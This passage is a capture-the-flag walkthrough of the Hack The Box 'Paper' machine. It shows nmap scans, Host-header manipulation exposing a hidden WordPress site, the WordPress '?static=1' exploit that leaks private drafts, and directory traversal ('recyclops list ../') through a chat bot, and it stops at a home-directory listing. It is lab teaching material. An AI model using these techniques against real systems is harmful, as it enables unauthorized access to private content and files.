
Solving Paper machine, easy difficulty

first start a simple scanning to see the open ports


$ nmap 10.10.11.143 -sS



```
└─$ nmap 10.10.11.143
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-18 22:24 EDT
Stats: 0:00:09 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 46.17% done; ETC: 22:24 (0:00:10 remaining)
Stats: 0:00:18 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 98.40% done; ETC: 22:24 (0:00:00 remaining)
Nmap scan report for 10.10.11.143
Host is up (0.12s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT     STATE    SERVICE
22/tcp   open     ssh
80/tcp   open     http
443/tcp  open     https
1900/tcp filtered upnp

Nmap done: 1 IP address (1 host up) scanned in 19.87 seconds
```

- then do a deeper scan on we found and will it finish let's have a look on the website


└─$ sudo nmap -sC -sV -O 10.10.11.143 -T4 -p22,80,443,1900



```
└─$ sudo nmap -sC -sV -O 10.10.11.143 -T4 -p22,80,443,1900
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-18 22:26 EDT
Nmap scan report for 10.10.11.143
Host is up (0.15s latency).

PORT     STATE  SERVICE  VERSION
22/tcp   open   ssh      OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   2048 10:05:ea:50:56:a6:00:cb:1c:9c:93:df:5f:83:e0:64 (RSA)
|   256 58:8c:82:1c:c6:63:2a:83:87:5c:2f:2b:4f:4d:c3:79 (ECDSA)
|_  256 31:78:af:d1:3b:c4:2e:9d:60:4e:eb:5d:03:ec:a0:22 (ED25519)
80/tcp   open   http     Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1k mod_fcgid/2.3.9)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-generator: HTML Tidy for HTML5 for Linux version 5.7.28
|_http-title: HTTP Server Test Page powered by CentOS
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
443/tcp  open   ssl/http Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1k mod_fcgid/2.3.9)
|_http-generator: HTML Tidy for HTML5 for Linux version 5.7.28
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: HTTP Server Test Page powered by CentOS
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=Unspecified/countryName=US
| Subject Alternative Name: DNS:localhost.localdomain
| Not valid before: 2021-07-03T08:52:34
|_Not valid after:  2022-07-08T10:32:34
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
1900/tcp closed upnp
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=4/18%OT=22%CT=1900%CU=42952%PV=Y%DS=2%DC=I%G=Y%TM=625E
OS:1DEC%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=106%TI=Z%CI=Z%TS=A)SEQ(S
OS:P=105%GCD=1%ISR=106%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M54BST11NW7%O2=M54BST11NW
OS:7%O3=M54BNNT11NW7%O4=M54BST11NW7%O5=M54BST11NW7%O6=M54BST11)WIN(W1=7120%
OS:W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)ECN(R=Y%DF=Y%T=40%W=7210%O=M54BN
OS:NSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=
OS:Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=A
OS:R%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=4
OS:0%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=
OS:G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 49.90 seconds
```

- found nothing in the website and nmap result say you should try TRACE Method so lets open burp and play the request


- I try to capture the request then send to repeater then in the response found that it's forbidden but still open In browser and there is a new header to me (X-Backend-Server) , this header expose a new host name (office.paper) , the machine name is paper so it's a subdomain but



```
GET / HTTP/1.1
Host: 10.10.11.143
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0)
Gecko/20100101 Firefox/91.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/w
ebp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-GPC: 1
Cache-Control: max-age=0
```

```
HTTP/1.1 403 Forbidden
Date: Tue, 19 Apr 2022 17:53:11 GMT
Server: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
X-Backend-Server: office.paper
Last-Modified: Sun, 27 Jun 2021 23:47:13 GMT
ETag: "30c0b-5c5c7fdeec240"
Accept-Ranges: bytes
Content-Length: 199691
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
```


- let's try change the host header in request to (office.paper) and see the response, it's come with 200 status and it's a WordPress



```
GET / HTTP/1.1
Host: office.paper
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0)
Gecko/20100101 Firefox/91.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/w
ebp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-GPC: 1
Cache-Control: max-age=0
```


```
HTTP/1.1 200 OK
Date: Tue, 19 Apr 2022 18:03:32 GMT
Server: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
X-Powered-By: PHP/7.2.24
Link: <http://office.paper/index.php/wp-json/>;
rel="https://api.w.org/"
X-Backend-Server: office.paper
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 23705


<!doctype html>
<html lang="en-US">
```

- tried to open it from browser but did not work, so let's add the the hostname to /etc/hosts file



```
└─# echo "10.10.11.143    office.paper" >> /etc/hosts
```

- I searched for anything important in the website and found warning about an employee has leaked important thing in his draft



Blunder Tiffin Inc.

The best paper company in the electric-city Scranton!

Prisonmike | 1 Comment | June 19, 2021

Feeling Alone!

I am sorry everyone. I wanted to add every one of my friends to this blog, but Jan didn't let me.

So, other employees who were added to this blog are now removed.

As of now there is only one user in this blog. Which is me! Just me.

‹ Previous Article

One thought on “Feeling Alone!”

nick

June 20, 2021 at 2:49 pm

Michael, you should remove the secret content from your drafts ASAP, as they are not that secure as

Recent Posts

Feeling Alone!

Secret of my success


Hello Scranton!

Recent Comments

Nick on Feeling Alone!

- we discovered that it's WordPress so let's find it version you find it in the page source and search for WordPress or use wappalyzer extension, now we search if there an exploit for it


└─$ searchsploit WordPress 5.2.3



```
└─$ searchsploit WordPress 5.2.3
 Exploit Title                                                                    |  Path
WordPress Core 5.2.3 - Cross-Site Host Modification                               | php/webapps/47361.pl
WordPress Core < 5.2.3 - Viewing Unauthenticated/Password/Private Posts           | multiple/webapps/47690.md
WordPress Core < 5.3.x - 'xmlrpc.php' Denial of Service                           | php/dos/47800.py
WordPress Plugin DZS Videogallery < 8.60 - Multiple Vulnerabilities               | php/webapps/39553.txt
WordPress Plugin iThemes Security < 7.0.3 - SQL Injection                         | php/webapps/44943.txt
WordPress Plugin Rest Google Maps < 7.11.18 - SQL Injection                       | php/webapps/48918.sh
Shellcodes: No Results
```


- this exploit allows us to see private posts as we need with that employee

└─$ searchsploit WordPress 5.2.3 -m multiple/webapps/47690.md   // -m to mirror it to current directory




```
┌──(onepunch㉿onePunch)-[~/Documents]
└─$ searchsploit WordPress 5.2.3 -m multiple/webapps/47690.md
[!] Could not find EDB-ID #

  Exploit: Microsoft Windows 2000/NT 4 - RPC Locator Service Remote Overflow
      URL: https://www.exploit-db.com/exploits/5
     Path: /usr/share/exploitdb/exploits/windows/remote/5.c
File Type: C source, ASCII text

Copied to: /home/onepunch/Documents/5.c


  Exploit: WordPress Core < 5.2.3 - Viewing Unauthenticated/Password/Private Posts
      URL: https://www.exploit-db.com/exploits/47690
     Path: /usr/share/exploitdb/exploits/multiple/webapps/47690.md
File Type: ASCII text

Copied to: /home/onepunch/Documents/47690.md
```

└─$ cat 47690.md



```
└─$ cat 47690.md
So far we know that adding `?static=1` to a wordpress URL should leak its secret content

Here are a few ways to manipulate the returned entries:

- `order` with `asc` or `desc`
- `orderby`
- `m` with `m=YYYY`, `m=YYYYMM` or `m=YYYYMMDD` date format


In this case, simply reversing the order of the returned elements suffices and `http://wordpress.local/?static=1&order=asc` will show the secret content:
```

- the exploit here add ?static=1 parameter to the url   like thsis < http://office.paper/?static=1 >



test

Micheal please remove the secret from drafts for gods sake!

Hello employees of Blunder Tiffin,

Due to the orders from higher officials, every employee who were added to this blog is removed and they are migrated to our new chat system.

So, I kindly request you all to take your discussions from the public blog to a more private chat system.

-Nick

Warning for Michael

Michael, you have to stop putting secrets in the drafts. It is a huge security issue and you have to stop doing it. -Nick

Threat Level Midnight

A MOTION PICTURE SCREENPLAY,
WRITTEN AND DIRECTED BY
MICHAEL SCOTT

[INT:DAY]

Inside the FBI, Agent Michael Scarn sits with his feet up on his desk. His robotic butler Dwigt....


Secret Registration URL of new Employee chat system

http://chat.office.paper/register/8qozr226AhkCHZdyY

I am keeping this draft unpublished, as unpublished drafts cannot be accessed by outsiders. I am not that ignorant, Nick.

Also, stop looking at my drafts. Jeez!


- here we found another subdomain so let’s add to /etc/hosts $ echo "10.10.11.143 chat.office.paper s" >>/etc/hosts
- then navigate to that url and make an account wait a second and a general chat will appear , then take a look you will notice that there a bot you can took to directly by type "recyclops help" will list all what it can do
- there two options that important to me list and file and only allowed to list the sales directory



3. Files:


eg: 'recyclops get me the file test.txt', or 'recyclops could you send me the file sale/secret.xls' or just 'recyclops file test.txt'

- 4-list




eg: 'recyclops i need directory list sale' or just 'recyclops list sale'

- we try to the command list < recyclops list >




```
Fetching the directory listing of /sales/

total 8
drwxr-xr-x 4 dwight dwight 32 Jul 3 2021 .
drwx------ 12 dwight dwight 4096 Apr 19 17:16 ..
drwxr-xr-x 2 dwight dwight 27 Sep 15 2021 sale
drwxr-xr-x 2 dwight dwight 27 Jul 3 2021 sale_2
```

- could be here a directory traversal vulnerability let's try < recyclops list ../ >




```
total 1012
drwx------ 12 dwight dwight 4096 Apr 19 17:39 .
drwxr-xr-x. 3 root root 20 Apr 19 17:42 ..
lrwxrwxrwx 1 dwight dwight 9 Jul 3 2021 .bash_history -> /dev/null
-rw-r--r-- 1 dwight dwight 18 May 10 2019 .bash_logout
-rw-r--r-- 1 dwight dwight 141 May 10 2019 .bash_profile
-rw-r--r-- 1 dwight dwight 358 Jul 3 2021 .bashrc
-rwxr-xr-x 1 dwight dwight 1174 Sep 16 2021 bot_restart.sh
-rw-rw-r-- 1 dwight dwight 507 Apr 19 14:54 builder
drwx------ 2 dwight dwight 6 Apr 19 12:57 .cache
drwx------ 5 dwight dwight 56 Jul 3 2021 .config
